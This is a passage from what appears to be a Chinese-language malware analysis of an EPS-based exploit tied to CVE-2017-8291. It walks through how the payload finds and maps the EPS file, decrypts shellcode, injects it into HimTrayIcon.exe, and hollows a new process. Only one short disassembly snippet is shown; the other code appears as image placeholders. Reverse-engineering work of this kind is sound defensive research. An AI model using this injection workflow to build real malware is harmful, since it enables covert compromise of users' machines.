
之后再次计算一文件名并创建文件：




调用`ZwQuerySystemInformation()`遍历系统所有打开的句柄，此时`SystemInformationClass=SystemHandleInformation`，若缓冲区不足则把申请内存的大小扩大一倍之后调用`RtlReAllocateHeap()`再次申请，直至成功为止：




接下来调用`ZwQueryObject()`查询对象的类型，找到打开的EPS文件：







使用 `CreateFileMapping()` 和 `MapViewOfFile()` 函数将EPS文件映射到进程内存空间中：




映射完成：




移动指针指向EPS脚本最后部分：




调用`VirtualAlloc()`函数为其开辟内存空间：




解密并写入到分配的内存空间中：




实际上解密后的该部分将被注入到`HimTrayIcon.exe`进程中，详见下文分析。 获取当前系统内所有进程的快照之后通过`Process32Next()`枚举进程：






遍历线程，找到 `HimTrayIcon.exe` 之后打开并挂起线程：




将解密出来的Shellcode写入到进程：



之后调用 `RtlCreateUserThread()` 函数恢复线程的执行。最终释放内存空间并退出：

```
02854D67   59              pop ecx
02854D68   68 00800000     push 0x8000
02854D6D   6A 00           push 0x0
02854D6F   56              push esi
02854D70   FFD3            call ebx                 kernel32.VirtualFree
02854D72   6A 01           push 0x1
02854D74   FFD7            call edi                 kernel32.ExitProcess
02854D76   5F              pop edi                  kernel32.ExitProcess
02854D77   5E              pop esi
02854D78   5B              pop ebx                  kernel32.VirtualFree
02854D79   8BE5            mov esp,ebp
02854D7B   5D              pop ebp
02854D7C   C3              retn
```


其注入Shellcode可以附加`HimTrayIcon.exe`之后调试，亦可将Shellcode转成exe之后调试，笔者选择转成exe之后再进行调试。解密内存中的PE文件：



获取系统文件夹并拼接路径：

创建进程：


调用`GetThreadContext()`函数，若失败则直接`TerminateProcess`：



获取系统版本信息，以此来判断下一步如何执行：

多次调用`WriteProcessMemory()`函数于创建的进程中写入PE文件内容：

恢复线程执行：



0x05 参考链接:

- Wikipedia
- 官方参考文档
- POC
- Ghostscript 9.21
- GhostButt - CVE-2017-8291利用分析